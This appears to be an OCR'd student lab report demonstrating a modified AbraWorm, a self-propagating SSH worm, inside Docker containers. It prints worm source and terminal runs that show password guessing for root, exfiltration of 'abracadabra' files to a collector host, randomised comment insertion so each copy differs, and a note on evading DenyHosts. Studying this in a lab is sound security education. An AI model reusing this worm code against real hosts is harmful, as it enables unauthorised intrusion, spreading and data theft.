


```
● [08/04/23]seed@VM:~/.../Task-2-Test$ ls
  1805112_2.py
● [08/04/23]seed@VM:~/.../Task-2-Test$ python3 1805112_2.py

  Trying password mypassword for user root at IP address: 172.17.0.11


  connected



  output of 'ls' command: [b'a.txt\n']

  files of interest at the target: [b'a.txt']

  Will now try to exfiltrate the files


  connected to exfiltration host


  Trying password mypassword for user root at IP address: 172.17.0.10


  connected
```




```
Trying password mypassword for user root at IP address: 172.17.0.9


connected



output of 'ls' command: [b'c.txt\n']

files of interest at the target: [b'c.txt']

Will now try to exfiltrate the files


connected to exfiltration host

● [08/04/23]seed@VM:~/.../Task-2-Test$ ls
  1805112_2.py  a.txt  b.txt  c.txt
● [08/04/23]seed@VM:~/.../Task-2-Test$ cat a.txt
  hello abracadabra from container 10
● [08/04/23]seed@VM:~/.../Task-2-Test$ cat b.txt
  hello abracadabra from container 9
● [08/04/23]seed@VM:~/.../Task-2-Test$ cat c.txt
  hello abracadabra from container 8
○ [08/04/23]seed@VM:~/.../Task-2-Test$ 
```


Now looking into the containers themselves, we find the copies of **AbraWorm** have been deposited in those locations in the meantime, as expected.



```
○ [08/04/23]seed@VM:~/.../Task-2-Test$ docksh f4
  root@f4d1c442ff37:/# cd root/
  root@f4d1c442ff37:~# ls
  AbraWorm.py  a.txt
  root@f4d1c442ff37:~# cat AbraWorm.py
  #!/usr/bin/env python

  ### AbraWorm.py

  ### Author: Avi kak (kak@purdue.edu)
  ### Date:   April 8, 2016; Updated April 6, 2022

  ### Edited by: Md. Asif Haider (1805112@ugrad.cse.buet.ac.bd)
  ### Date:  August 3, 2023

  ##  This is a harmless worm meant for educational purposes only.  It can
  # [{(U5T46ao})]##  only attack machines that run SSH servers and those too only under
```




```
○ [08/04/23]seed@VM:~/.../Task-2-Test$ docksh af
root@af72fd9a2c5e:/# cd root/
root@af72fd9a2c5e:~# ls
AbraWorm.py  b.txt
root@af72fd9a2c5e:~# cat AbraWorm.py
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

### Edited by: Md. Asif Haider (1805112@ugrad.cse.buet.ac.bd)
### Date:  August 3, 2023

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
```




```
○ [08/04/23]seed@VM:~/.../Task-2-Test$ docksh d6
root@d67fd9c9a766:/# cd root/
root@d67fd9c9a766:~# ls
AbraWorm.py  c.txt
root@d67fd9c9a766:~# cat AbraWorm.py
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022
# [{(Fo})]
### Edited by: Md. Asif Haider (1805112@ugrad.cse.buet.ac.bd)
### Date:  August 3, 2023

##  This is a harmless worm meant for educational purposes only.  It can
# [{(CUiHR1RIYca3xI})]##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
# [{(BusW04EA44YcpW})]##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string `abracadabra'.  It downloads such files into the host where
# [{(tRIjWg0SvFJi0a5bb})]# [{(XLd1K2FTREKuVU})]##     the worm resides.
```

Getting back to the exfiltrated files, those are supposed to be uploaded to another location (container ID 1). The root directory of the mentioned machine is shown below, it contains all those infected files right here.




```
  root@d67fd9c9a766:~# exit
  exit
● [08/04/23]seed@VM:~/.../Task-2-Test$ dockps
  f4d1c442ff37  test_sshd_container_10
  af72fd9a2c5e  test_sshd_container_9
  d67fd9c9a766  test_sshd_container_8
  78b3a7f5e57d  test_sshd_container_7
  3667bf391f67  test_sshd_container_6
  7a0d930d5c11  test_sshd_container_5
  39be77398b1c  test_sshd_container_4
  7556312e0deb  test_sshd_container_3
  df50baac6197  test_sshd_container_2
  961eb3e9061f  test_sshd_container_1
○ [08/04/23]seed@VM:~/.../Task-2-Test$ docksh 96
  root@961eb3e9061f:/# cd root/
  root@961eb3e9061f:~# ls
  a.txt  b.txt  c.txt
  root@961eb3e9061f:~# cat a.txt
  hello abracadabra from container 10
  root@961eb3e9061f:~# cat b.txt
  hello abracadabra from container 9
  root@961eb3e9061f:~#  cat c.txt
  hello abracadabra from container 8
  root@961eb3e9061f:~# 
```

An important part of this task is to ensure the newly generated worm copies are not identical at all. The effect of randomly inserting newlines and comment characters are inspected below in detail. We pick two copies of the newly generated worm code, and put them inside the online difference checker tool **Diffchecker**. The results of the mismatch between these two new worm codes are presented here:




```
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

### Edited by: Md. Asif Haider (1805112@ugrad.cse.buet.ac.bd)
### Date:  August 3, 2023

##  This is a harmless worm meant for educational purposes only.  It can
# [{(U5T46ao})]##  only attack machines that run SSH servers and those too only under









##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
# [{(S4DRye6eBjw7mGkK})]##
##  -- If it can break into a host, it looks for the files that contain the
##     string `abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
```

```
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

### Edited by: Md. Asif Haider (1805112@ugrad.cse.buet.ac.bd)
### Date:  August 3, 2023

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
















##  -- If it can break into a host, it looks for the files that contain the
##     string `abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
```



```
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
# [{(q})]##      infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Python is installed on that
##     machine.  Another condition that must hold at the remote machine is
##     that it must have the Python modules paramiko and scp installed.
# [{(mQP2TYollCfcb})]##
##  -- The username and password construction strategies used in the worm
##     are highly unlikely to result in actual usernames and actual
##     passwords anywhere.  (However, for demonstrating the worm code in
##     an educational program, this part of the code can be replaced with
# [{(y4KF})]##     a more potent algorithm.)
# [{(Zc})]##
##  -- Given all of the conditions I have listed above for this worm to
##     propagate into the internet, we can be quite certain that it is not
##     going to cause any harm.  Nonetheless, the worm should prove useful
##     as an educational exercise.
##
##
##  If you want to play with the worm, run it first in the `debug' mode.
# [{(aTMB46w0pfUYxr2c09})]##  For the debug mode of execution, you would need to supply the following
##  information to the worm:
##
##  1)   Change to 1 the value of the variable $debug.
##
##  2)   Provide an IP address and the login credentials for a host that you
# [{(oEcfKLaCc18})]##       have access to and that contains one or more documents that
# [{(KGN0N9p})]##       include the string "abracadabra".  This information needs to go
# [{(u1jtnWZoQM7AXOVW})]##       where you see xxx.xxx.xxx.xxx in the code.
##
##  3)   Provide an IP address and the login credentials for a host that
##       will serve as the destination for the files exfiltrated from the
##       successfully infected hosts. The IP address and the login
##       credentials go where you find the string yyy.yyy.yyy.yyy in the
##       code.
##
```

```
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Python is installed on that
##     machine.  Another condition that must hold at the remote machine is
##     that it must have the Python modules paramiko and scp installed.
##
##  -- The username and password construction strategies used in the worm
##     are highly unlikely to result in actual usernames and actual
##     passwords anywhere.  (However, for demonstrating the worm code in
##     an educational program, this part of the code can be replaced with
##     a more potent algorithm.)
##
##  -- Given all of the conditions I have listed above for this worm to
##     propagate into the internet, we can be quite certain that it is not
##     going to cause any harm.  Nonetheless, the worm should prove useful
##     as an educational exercise.
##
##
##  If you want to play with the worm, run it first in the `debug' mode.
##  For the debug mode of execution, you would need to supply the following
##  information to the worm:
##
##  1)   Change to 1 the value of the variable $debug.
##
# [{(mMGJlNK})]##  2)   Provide an IP address and the login credentials for a host that you
# [{(7igjiRP9JbiOP})]##       have access to and that contains one or more documents that
##       include the string "abracadabra".  This information needs to go
##       where you see xxx.xxx.xxx.xxx in the code.
##
##  3)   Provide an IP address and the login credentials for a host that




##       will serve as the destination for the files exfiltrated from the
##       successfully infected hosts. The IP address and the login
##       credentials go where you find the string yyy.yyy.yyy.yyy in the
##       code.
##
```



```
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.

NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                  bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                  cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                  faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                  kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                  let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                  odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                  pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                  sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                  wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()

def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging

    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
          if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return usernames

def get_new_passwds(how_many):
    if debug: return ['mypassword']      # need a working password for debugging

    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
```

```

# For the same IP address, we do not want to loop through multiple user
# names and passwords consecutively since we do not want to be quarantined
# by a tool like DenyHosts at the other end.  So let's reverse the order
